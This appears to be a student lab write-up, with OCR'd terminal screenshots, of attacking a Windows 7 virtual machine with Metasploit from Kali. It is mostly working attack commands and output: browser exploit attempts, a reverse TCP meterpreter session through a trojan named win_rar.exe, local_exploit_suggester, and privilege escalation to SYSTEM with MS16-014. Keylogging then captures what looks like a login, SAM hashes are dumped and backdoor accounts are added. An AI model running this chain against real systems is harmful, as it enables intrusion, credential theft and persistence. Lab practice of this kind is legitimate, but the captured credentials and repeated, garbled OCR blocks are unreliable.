
37368.rb
which is: Ruby script (5.4 KB)
from: <https://www.exploit-db.com>

What should Firefox do with this file?

Open with Mousepad (default) Save File Do this automatically for files like this from now on.



Adding it to the Metasploit exploits folder



Restarting Metasploit

```
msf5 > exit  
root@kali:~# msfconsole
```


```
* which updating or displaying help,
```

```
root@kali:~# searchsploit -u
```

```
File Actions Edit View Help
File Actions Edit View Help
root@kali:~# ls
arxeio_kodikon.txt Documents kuTqsdZb.jpeg not_a_virus.exe Public Templates winrar64.exe
Desktop Downloads Music Pictures qcHPhHEl.jpeg Videos win_rar.exe
root@kali:~# cd root
bash: cd: root: No such file or directory
root@kali:~# cd /root
root@kali:~# cd .msf4/
root@kali:~/msf4# ls
history local logos logs loot modules plugins store
root@kali:~/msf4# cd modules/
root@kali:~/msf4/modules# mkdir exploits
root@kali:~/msf4/modules# ls
exploits
root@kali:~/msf4/modules# date
Sun 23 Feb 2020 01:30:50 PM EET
root@kali:~/msf4/modules# ls
msf5 exploit
root@kali:~# service postgresql start
root@kali:~# msfconsole
bash: msfconsole: command not found
root@kali:~# msfconsole
```

Trying to mimic the path of Metasploit

```
File Actions Edit View Help
File Actions Edit View Help
root@kali:~# ls
arxeio_kodikon.txt Documents kuTqsdZb.jpeg not_a_virus.exe Public Templates winrar64.exe
Desktop Downloads Music Pictures qcHPhHEl.jpeg Videos win_rar.exe
root@kali:~# cd root
bash: cd: root: No such file or directory
root@kali:~# cd /root
root@kali:~# cd .msf4/
root@kali:~/msf4# ls
history local logos logs loot modules plugins store
root@kali:~/msf4# cd modules/
root@kali:~/msf4/modules# mkdir exploits
root@kali:~/msf4/modules# ls
exploits
root@kali:~/msf4/modules# date
Sun 23 Feb 2020 01:30:50 PM EET
root@kali:~/msf4/modules# cd exploits/
root@kali:~/msf4/modules/exploits# mkdir windows
root@kali:~/msf4/modules/exploits# cd windows/
root@kali:~/msf4/modules/exploits/windows# mkdir remote
root@kali:~/msf4/modules/exploits/windows# ls
remote
root@kali:~/msf4/modules/exploits/windows# cd remote/
root@kali:~/msf4/modules/exploits/windows/remote#
```



Before 1962

```
|| -- || * 
[ metasploit v5.0.72-dev
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post
+ -- --=[ 558 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion

msf5 > ]
```

After (1963 exploits)

```
msf5      =[ metasploit v5.0.72-dev
+ -- --=[ 1963 exploits - 1095 auxiliary - 336 post
+ -- --=[ 558 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion
msf5 > 
```

Tried using an exploit on Adobe Flash .

```
eat   No    Adobe Flash Player ShaderJob Buffer Overflow
      30  exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Overflow_Metasploit  2015-05-12  gr
eat   No    Adobe Flash Player ShaderJob Buffer Overflow
      30  exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Overflow_Metasploit.rb
msf5 > 
```

```
eat   No    Adobe Flash Player ShaderJob Buffer Overflow
      30  exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Overflow_Metasploit
msf5 > use exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Overflow_Metasploit
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Overflow_Metasploit) > 
```

Adjusting the parameters which we can find by typing show options .

```
eat   No    Adobe Flash Player ShaderJob Buffer Overflow
      30  exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Overflow_Metasploit
msf5 > use exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Overflow_Metasploit
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Overflow_Metasploit) > show options

Module options (exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Overflow_Metasploit):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  Retries        true      no        Allow the browser to retry the module
  SRVHOST       0.0.0.0    yes      The local host to listen on. This must be an address on the local machine or 0.0.
  0.0
  SRVPORT        8080     yes      The local port to listen on.
  SSL           false     no        Negotiate SSL for incoming connections
  SSLCert
  URIPATH
  Exploit target:
    Id  Name
    --  --
    0   Windows
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Overflow_Metasploit) > 
```

```

msf5 > use exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > show options
      Templates  winrar64
Module options (exploit/windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit):
Name   Current Setting  Required  Description
----  -----  -----  -----
Retries  true          no        Allow the browser to retry the module
SRVHOST  0.0.0.0        yes       The local host to listen on. This must be an address on the local machine or 0.0.
0.0
SRVPORT  8080          yes       The local port to listen on.
SSL    false           no        Negotiate SSL for incoming connections
SSLCert  no            no        Path to a custom SSL certificate (default is randomly generated)
URIPATH  no            no        The URI to use for this exploit (default is random)

root@kali:~/msf5/modules/exploits$ Sun 23 Feb 2020 01:39:50 PM EET
root@kali:~/msf5/modules/exploits$ cd exploits/
root@kali:~/msf5/modules/exploits$ mkdir windows
root@kali:~/msf5/modules/exploits$ cd windows/
root@kali:~/msf5/modules/exploits/windows$ mkdir remote
root@kali:~/msf5/modules/exploits/windows$ ls
remote
root@kali:~/msf5/modules/exploits/windows$ cd remote/
root@kali:~/msf5/modules/exploits/windows$ cd remote/
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > set SRVHOST 10.0.2.4
SRVHOST => 10.0.2.4
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) >

```


After that , we set the host ip and deploy the exploit

```

msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > set SRVHOST 10.0.2.4
SRVHOST => 10.0.2.4
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.4:4444
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > [*] Using URL: http://10.0.2.4:8080/BPQBqUtuqWMO
[*] Server started.

```



```

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.4:4444
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) > [*] Using URL: http://10.0.2.4:8080/BPQBqUtuqWMO
[*] Server started.
[*] 10.0.2.15      Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit - Gathering target information for 10.0.2.15
[*] 10.0.2.15      Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit - Sending HTML response to 10.0.2.15
[!] 10.0.2.15      Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit - Exploit requirement(s) not met: flash. For more info: http://r-7.co/PVbcgx
msf5 exploit(windows/remote/Adobe_Flash_Player_ShaderJob_Buffer_Overflow_Metasploit) >

```

Turns out that exploit was patched , so we looked for Mozilla Firefox Exploits

```
-- ----
0 Mozilla Firefox 38 to 41
NETWORK

msf5 exploit(windows/browser/firefox_smil_uaf) > set SVRHOST 10.0.2.4
SVRHOST => 10.0.2.4
msf5 exploit(windows/browser/firefox_smil_uaf) > set SVRPORT 443
SVRPORT => 443
msf5 exploit(windows/browser/firefox_smil_uaf) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

msf5 exploit(windows/browser/firefox_smil_uaf) > [*] Started reverse TCP handler on 10.0.2.4:4444
[*] Using URL: http://0.0.0.0:8080/r2jjGLWm9mr
[*] Local IP: http://10.0.2.4:8080/r2jjGLWm9mr
[*] Server started.
```

```
Exploit target:
 Id  Name
 --  ---
 0   Mozilla Firefox 38 to 41

msf5 exploit(windows/browser/firefox_smil_uaf) > set SVRHOST 10.0.2.4
SVRHOST => 10.0.2.4
msf5 exploit(windows/browser/firefox_smil_uaf) > set SVRPORT 443
SVRPORT => 443
msf5 exploit(windows/browser/firefox_smil_uaf) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

msf5 exploit(windows/browser/firefox_smil_uaf) > [*] Started reverse TCP handler on 10.0.2.4:4444
[*] Using URL: http://0.0.0.0:8080/r2jjGLWm9mr
[*] Local IP: http://10.0.2.4:8080/r2jjGLWm9mr
[*] Server started.
[*] 10.0.2.15      firefox_smil_uaf - Gathering target information for 10.0.2.15
[*] 10.0.2.15      firefox_smil_uaf - Sending HTML response to 10.0.2.15
[!] 10.0.2.15      firefox_smil_uaf - Exploit requirement(s) not met: ua_ver. For more info: http://r-7.co/PVbcgx
```

Didn't work . Tried IE exploits

```
msf5 > search internet_explorer
51: Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  -----
0  auxiliary/gather/ie_sandbox_findfiles  2016-08-09    normal  No     Internet Explorer Iframe Sandbox File Name Disclosure Vulnerability

msf5 > 
```

```
msf5 > use auxiliary/gather/ie_sandbox_findfiles
msf5 auxiliary(gather/ie_sandbox_findfiles) > show options
Module options (auxiliary/gather/ie_sandbox_findfiles):
Name      Current Setting      Required  Description
----      -----      -----      -----
PATHS      Testing/Not/Found/Check.txt, Windows/System32/calc.exe, Program Files (x86)/Mozilla Firefox/firefox.exe, Program
re Tools/TPAutoConnSvc.exe yes      The list of files to check (comma separated).
SHARENAME  falcon      yes      The name of the top-level share.
SRVHOST    0.0.0.0      yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
msf5 auxiliary(gather/ie_sandbox_findfiles) > 
```

```
msf5 > use auxiliary/gather/ie_sandbox_findfiles
msf5 auxiliary(gather/ie_sandbox_findfiles) > show options
Module options (auxiliary/gather/ie_sandbox_findfiles):
Name      Current Setting      Required  Description
----      -----      -----      -----
PATHS      Testing/Not/Found/Check.txt, Windows/System32/calc.exe, Program Files (x86)/Mozilla Firefox/firefox.exe, Program
re Tools/TPAutoConnSvc.exe yes      The list of files to check (comma separated).
SHARENAME  falcon      yes      The name of the top-level share.
SRVHOST    0.0.0.0      yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
msf5 auxiliary(gather/ie_sandbox_findfiles) > set SRVHOST 10.0.2.4
SVRHOST => 10.0.2.4
msf5 auxiliary(gather/ie_sandbox_findfiles) > exploit
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.0.2.4:80/
[*] Server started.
```

```
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.0.2.4:80/
[*] Server started.
[*] GET /icons/openlogo-75.png Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 => 200 image.svg
[*] GET /icons/openlogo-75.png Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 => 200 returning landing page
[*] GET /favicon.ico Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 => 200 image.svg
[*] GET /favicon.ico Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 => 200 returning landing page
```

Decided to look for some exploits online and found this

<https://www.exploit-db.com/exploits/40039>



Microsoft Windows 7 SP1 (x86) - Local Privilege Escalation (MS16-014)

EDB-ID:
40039

CVE:
2016-0400

Author:
BLOMSTER81

Type:
LOCAL

Platform:
WINDOWS_X86

Date:
2016-06-29

Become a
Penetration Test Expert
(C)

EDB Verified: X

Exploit: Download / {}

Vulnerable App:



```
ShellNo.1
File Actions Edit View Help
848 460 svhost.exe
916 460 svhost.exe
944 700 audiodg.exe      x64  0
1008 460 svhost.exe
1072 808 dwm.exe        x64  1      Fanis-Giorgos\FanisGiorgos C:\Windows\System32\dwm.exe
1084 1064 explorer.exe   x64  1      Fanis-Giorgos\FanisGiorgos C:\Windows\explorer.exe
1136 460 spoolsv.exe
1176 460 taskhost.exe   x64  1      Fanis-Giorgos\FanisGiorgos C:\Windows\System32\taskhost.exe
1212 460 svhost.exe
1340 460 svhost.exe
1544 376 conhost.exe    x64  1      Fanis-Giorgos\FanisGiorgos C:\Windows\System32\conhost.exe
1660 460 wmpnetwk.exe
1776 1084 cmd.exe       x64  1      Fanis-Giorgos\FanisGiorgos C:\Windows\System32\cmd.exe
1948 460 SearchIndexer.exe
2648 1084 win_rar.exe   x86  1      Fanis-Giorgos\FanisGiorgos C:\Users\FanisGiorgos\Desktop\win_rar.exe

meterpreter > migrate 1084
[*] Migrating from 2648 to 1084...
[*] Migration completed successfully.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) >
```

Migrating to another process after getting in the system by using a basic payload

Χρήσιμο άρθρο που χρησιμοποιήσαμε :

<https://blog.rapid7.com/2015/08/11/metasploit-local-exploit-suggester-do-less-get-more/>

So this pretty much gives us more privileges

ShellNo.1

```
T File Actions Edit View Help
msf5 post(multi/recon/local_exploit_suggester) > options
Module options (post/multi/recon/local_exploit_suggester):
File: Name Current Setting Required Description
---- -----
SESSION yes The session to run this module on
SHOWDESCRIPTION false yes Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > [REDACTED]
```

ShellNo.1

```
T File Actions Edit View Help
msf5 post(multi/recon/local_exploit_suggester) > run
[*] 10.0.2.15 - Collecting local exploits for x64/windows ...
[*] 10.0.2.15 - 14 exploit checks are being tried ...
[+] 10.0.2.15 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > date
[*] exec: date
Sun 23 Feb 2020 09:55:50 PM EET
msf5 post(multi/recon/local_exploit_suggester) > [REDACTED]
```

The screenshot shows a Kali Linux desktop environment. On the left, there is a vertical file manager sidebar with icons for Trash, File System, Home, and two files named '1513315139' and 'exploits.txt'. The main area features a terminal window titled 'Shell No. 4'. The terminal output is as follows:

```
root@kali:~/Desktop# nano exploits.txt
root@kali:~/Desktop# cat exploits.txt
exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
root@kali:~/Desktop#
```

```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > info
```

Name: Windows WMI Receive Notification Exploit
Module: exploit/windows/local/ms16_014_wmi_recv_notif
Platform: Windows
Arch: x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2015-12-04

Provided by:
smmrrootkit
de7ec7ed
de7ec7ed

Available targets:

Id	Name
--	---
0	Windows 7 SP0/SP1

Check supported:

Yes

Basic options:

Name	Current Setting	Required	Description
---	-----	-----	-----
SESSION	1	yes	The session to run this module on.

Payload information:

Space: 4096

Description:

This module exploits an uninitialized stack variable in the WMI subsystem of ntoskrnl. This module has been tested on vulnerable builds of Windows 7 SP0 x64 and Windows 7 SP1 x64.

```

msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > options

Module options (exploit/windows/local/ms16_014_wmi_recv_notif):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  SESSION 1            yes        The session to run this module on.

  Payload options (windows/x64/meterpreter/reverse_tcp):
    Name   Current Setting  Required  Description
    ----  -----  -----  -----
    EXITFUNC  thread       yes        Exit technique (Accepted: '', seh, thread, process, none)
    LHOST    10.0.2.4      yes        The listen address (an interface may be specified)
    LPORT    4444          yes        The listen port

  Exploit target:
    Id  Name
    --  --
    0   Windows 7 SP0/SP1

msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > 

```

And after setting up the exploit and running it we **instantly become the SYSTEM**

```

msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Launching notepad to host the exploit ...
[*] Process 2984 launched.
[*] Reflectively injecting the exploit DLL into 2984 ...
[*] Injecting exploit into 2984 ...
[*] Exploit injected. Injecting payload into 2984 ...
[*] Payload injected. Executing exploit ...
[*] Sending stage (206403 bytes) to 10.0.2.15
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 4 opened (10.0.2.4:4444 -> 10.0.2.15:49195) at 2020-02-23 22:05:18 +0200

meterpreter > shell
Process 2880 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getprivs

Enabled Process Privileges
=====
Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeRelabelPrivilege
SeChangeNotifyPrivilege
SeTcbPrivilege
SeCreateGlobalPrivilege
SeSystemEnvironmentPrivilege
SeCreatePagefilePrivilege
SeManageVolumePrivilege
SeCreatePermanentPrivilege
SeSecurityPrivilege
SeCreateSymbolicLinkPrivilege
SeSystemtimePrivilege
SeCreateTokenPrivilege
SeTrustedCredManAccessPrivilege
SeDebugPrivilege
SeProfileSingleProcessPrivilege
SeImpersonatePrivilege
SeRestorePrivilege
SeIncreaseBasePriorityPrivilege
SeShutdownPrivilege
SeIncreaseQuotaPrivilege
SeSystemProfilePrivilege
```

```
meterpreter > getprivs

Enabled Process Privileges
=====
Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeRelabelPrivilege
SeChangeNotifyPrivilege
SeTcbPrivilege
SeCreateGlobalPrivilege
SeSystemEnvironmentPrivilege
SeCreatePagefilePrivilege
SeManageVolumePrivilege
SeCreatePermanentPrivilege
SeSecurityPrivilege
SeCreateSymbolicLinkPrivilege
SeSystemtimePrivilege
SeCreateTokenPrivilege
SeTrustedCredManAccessPrivilege
SeDebugPrivilege
SeProfileSingleProcessPrivilege
SeImpersonatePrivilege
SeRestorePrivilege
SeIncreaseBasePriorityPrivilege
SeShutdownPrivilege
SeIncreaseQuotaPrivilege
SeSystemProfilePrivilege
SeIncreaseWorkingSetPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeTimeZonePrivilege
SeLockMemoryPrivilege
```

```
meterpreter > background  
[*] Backgrounding session 4 ...  
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > █
```

<https://www.exploit-db.com/exploits/40039>

Trying some commands we tried earlier that didn't work

```
[*] Starting interaction with 1 ...  
  
meterpreter > getuid  
Server username: Fanis-Giorgos\FanisGiorgos  
meterpreter > screenshot  
Screenshot saved to: /root/WtYffsXJ.jpeg  
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
faceboook.com<CR>  
<^H><CR>  
facebook<CR>  
mitsik<^H><^H><^H><^H>stiko<Right Shift>email<Right Shift>@gmail.commstikoskodikos123  
  
faceboook.com<CR>  
<^H><CR>  
facebook<CR>  
mitsik<^H><^H><^H><^H>stiko<Right Shift>email<Right Shift>@gmail.commstikoskodikos123  
  
meterpreter > shell  
Process 680 created.  
Channel 16 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>net user IntruderGiorgos IntruderFanis /add  
net user IntruderGiorgos IntruderFanis /add  
System error 5 has occurred.  
  
Access is denied.  
  
C:\Windows\system32>█
```

```
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
FanisGiorgos:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:ae90fe329865d1ba79fd181f8475c490 :::  
IntruderFanis:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
IntruderGiorgos:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
meterpreter > █
```

Gives us the SAM (Security Account Manager) of windows .

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
FanisGiorgos:1001:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:ae90fe329865d1ba79fd181f8475c490 :::
IntruderFanis:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
IntruderGiorgos:1004:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
meterpreter > shell
Process 1296 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-----
Administrator           FanisGiorgos          Guest
IntruderFanis          IntruderGiorgos
The command completed with one or more errors.

C:\Windows\system32>
```

```
C:\Windows\system32>net user  
net user  
  
User accounts for \\  
  
-----  
Administrator          FanisGiorgos           Guest  
IntruderFanis        IntruderGiorgos         
The command completed with one or more errors.  
  
C:\Windows\system32>net user IntruderFanis  
net user IntruderFanis  
User name              IntruderFanis  
Full Name  
Comment  
User's comment  
Country code            000 (System Default)  
Account active          Yes  
Account expires         Never  
  
Password last set      2/23/2020 10:22:50 PM  
